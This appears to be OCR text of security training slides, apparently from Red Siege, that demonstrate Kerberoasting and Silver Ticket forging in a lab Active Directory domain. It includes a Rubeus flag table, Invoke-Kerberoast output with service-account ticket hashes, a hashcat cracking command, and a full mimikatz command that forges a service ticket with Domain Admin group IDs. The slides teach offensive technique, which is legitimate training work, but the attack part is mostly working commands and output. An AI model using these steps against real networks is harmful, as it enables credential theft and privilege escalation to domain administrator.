
Here is a table comparing the behavior of various flags from an opsec perspective:

Arguments	Description
none	Use KerberosRequestorSecurityToken roasting method, roast w/ highest supported encryption
/tgtdeleg	Use the **tgtdeleg** trick to perform TGS-REQ requests of RC4-enabled accounts, roast all accounts w/ RC4 specified
/ticket:X	Use the supplied TGT blob/file for TGS-REQ requests, roast all accounts w/ RC4 specified
/rc4opsec	Use the **tgtdeleg** trick, enumerate accounts *without* AES enabled, roast w/ RC4 specified
/aes	Enumerate accounts with AES enabled, use KerberosRequestorSecurityToken roasting method, roast w/ highest supported encryption
/aes /tgtdeleg	Use the **tgtdeleg** trick, enumerate accounts with AES enabled, roast w/ AES specified
/pwdsetafter:X	Use the supplied date and only enumerate accounts with password last changed after that date
/pwdsetbefore:X	Use the supplied date and only enumerate accounts with password last changed before that date
/resultlimit:X	Use the specified number to limit the accounts that will be roasted

https://github.com/GhostPack/Rubeus#kerberoasting-opsec


REDSIEGE

SILVER TICKT FLOW



SILVER TICKET

Silver Tickets are forged Service Tickets. While the "golden ticket" is a bit more infamous, Silver Tickets represent a serious risk: They do not require us to compromise the krbtgt account AND can be more subtle!



In a Silver Ticket attack, we **forge a Service Ticket** with a custom PAC (to escalate privileges). This Service Ticket is forged using the Target LT Key (e.g. the NTLM hash of the service).

As we don't have the KDC LT key, we cannot create a valid, complete, PAC signature. However, **PAC validation is usually disabled**, which means there is an opportunity!

KERBEROAST & SILVER TICKET DEMO

REDSIEGE

```
C:\Users\tm.MEDIN>whoami
medin\tm

C:\Users\tm.MEDIN>net user tm /domain
The request will be processed at a domain controller for domain medin.local.

User name                    tm
Full Name                    tm
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            3/22/2015 2:48:33 PM
Password expires             Never
Password changeable          3/23/2015 2:48:33 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   4/30/2020 11:50:15 AM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users
The command completed successfully.
```

KERBEROAST & SILVER TICKET DEMO

REDSIEGE

```
C:\Users\tm.MEDIN>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
MEDIN\Domain Admins
The command completed successfully.
```

Attacker is just a normal user, no admin rights

KERBEROAST & SILVER TICKET DEMO


```
PS C:\Users\tm.MEDIN> Invoke-Kerberoast

TicketByteHexStream   :
Hash                  : $krb5tgs$host/blah:2E84BBA629E7A1A291492708A99C4BAB$F2F5D71FD0476825 9C831566
                        B49A89DE13366108268320CA048249B19E892BD5CF719B643F4CDE8DEECF11263FA99529001B
                        4FA9EC56E0EEBB0A0D9B48A326D38D190C1C4B3C44F962166A915EE50F04A6E62711C83D3026
                        614A5624DA5FBB423084B0A7B0A1D0BBF30854B5713FE7ABFEC5C015AA948B4520A0AD072413

ServicePrincipalName  : HTTP/web1

TicketByteHexStream   :
Hash                  : $krb5tgs$MSSQLSvc/sql01.medin.local:1433:9E70D956D56E64722C48A33F5FE9BC8E$54
                        2CC917C4E0FD5D86D798273769760A5014DAA421326B7652987C583DAF77E7E78D95C4CE4FBF
                        71471BAA8D6F20B5C155F9439581CFB493BE23203E39273E7EDD30C83613FBB6FFE65D276271
                        C6EB608CF6B4B98D2B9D612105C43F1E4CA186B9E56598C45AEFD89CB33657CB9681C0477D3D
                        B2D97721136FC5CFA3CDC86669115228D092EB192D62006529E9DCF7867125AD427EB731FE50
                        9573913B0928F43333DE3179F4D5FFD61B3FF38B2F599A18E6D10C9D1A4BF4A13D6286A7BF79
                        A4C32E43A11F536E0AE93F07FF032B3654B8EA2BC0D24DC1DE762916B0F27AAE1E25A02EF851
                        B8DB3169FF11E161830DDB466EFAF66FF97BA3F9C9161DC95CFE95442521A4E53FC9B2F7B31C
                        E3BCBB45EB83656E05A6F520B85182FDC7EB8C01AA3184012528587C6EACFDA812BDCC2C9307
                        484EFA93C94C9AC794EA2FB6A6CA6E0899F1C71588173EF7DDE1C5CB6A7659A91E8F1A916734
                        7139752B3B26380D8CBEDC15908F974DD7A9E1579BD5E09D99345734A45215FA1A1C5CDAA35F
                        23AF71C691AE7CB3395AD99DD7A16281CE69A574AFC05496F8CB29A3B5AB9B3A5020CEF97246
                        F5C78D09C0383C685E47627B67B02D85049CF310E6FD68DCAC593A83ADEB7F2F5CAEED9E2D1D
                        8FEA7E53C1618BFC6FB2DE866C4E3AF2141099578BC8DA0726CCC60C599131714DBE19FEBED4
                        508F855F83FF7333AB9F1B1DD36D26C470E02019E47F3BD603DFFB7D099EBCEC8804682D1694
                        0A1854E6D9ED6169C75CF93543283EDCA8D8E64917CB53C21931BB5EE4FB2C291FAAF3C51B1B
                        0F5E189D98CFED253726243FD235FB883F7136BF05CA549248991E9FF5DC12ED1697FE9ACD41
                        36B38254CBF6B43D9941E2D0B14689DBEB8D1115E5578218D95DBBF2F452DF4B1FF2D30A919B
                        40717D854C9EAF38165ADD35790EB5DE6870993633 80E7E0F82230AD8FB87F8FDB892542726A
                        C531A8387E8708B837014EF28D86D234E113B2D4B1D74C98C63040AD41BEE0B2706A6F11542F
                        66DC8CEEAFBAB799175441F3D4C387FD6D5B439768B8CA283B0FFD3F19ADD0A4D64311E5ED0D
                        FB4DC2F2B8BA1FB59CAAB7BC485C3D081855F653F1011AC34F33392EEFD68F820AE860473EB5
                        43239A35B97FF35C9DAE12A68A7A7E0C80C592B298083DBFED74241FD284D53BC313AC380DAA
                        1AA1C9665E90CE056035D59D8335665A6A913EF28FA3A57602B630D251185553678F00B76CF7
                        8AD650FE4E7567F4DB48476176E5A5E57D1D65728B55A2F942D4A6F6F4465552C070BD7698C2
                        113F0540758CC10CE8EB4D8C88F4F14E00563054027A50D961FACCBE0EBB49EF1A9A753D1101
                        7ECD537A1835BD14283A9C513FECF63F76DA384096C27259151BB25E3079960152F0F6AD8FDE
                        F8EAF8E9D998CEC75807FC
SamAccountName        : sqlengine
DistinguishedName     : CN=sqlengine,CN=Users,DC=medin,DC=local
ServicePrincipalName  : MSSQLSvc/sql01.medin.local:1433
```

CRACKING TICKETS

Cracking…

- Use Hashcat mode 13100
- John can crack as well, but Hashcat is preferred
- Don't use my cracker
  - It sucks
  - It's slow
  - I get too many open tickets on GitHub
  - It was first, but it is slow and it sucks

```
hashcat64.exe -a -m 13100 SPN.hash /wordlists/rockyou.txt
```

This is a simple example, not a Hashcat overview


KERBEROAST & SILVER TICKET DEMO


```
PS C:\Users\tm.MEDIN> net user sqlengine /domain
The request will be processed at a domain controller for domain medin.local.

User name                    sqlengine
Full Name                    sqlengine
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            4/3/2014 7:37:04 PM
Password expires             Never
Password changeable          4/4/2014 7:37:04 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   2/13/2018 4:03:35 PM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users
The command completed successfully.
```

If the account is privileged, that's fantastic, but we can use it even if it isn't!

KERBEROAST & SILVER TICKET DEMO

REDSIEGE



FORGING SILVER TICKET


```
kerberos::golden
    /domain:medin.local
    /sid:S-1-5-21-515111615-443038644-2980957688
    /groups:513,512,520,518,519
    /target:sql01.medin.local:1433
    /service:MSSQLSvc
    /ticket:sql01.medin.kirbi
    /rc4:f2cddb01eb3bd8499f409dc938b6e2b7
    /ptt
    /id:1106
    /user:tm
    /ptt
```

Service's Password Hash


KERBEROAST & SILVER TICKET DEMO

Let's fake my RID

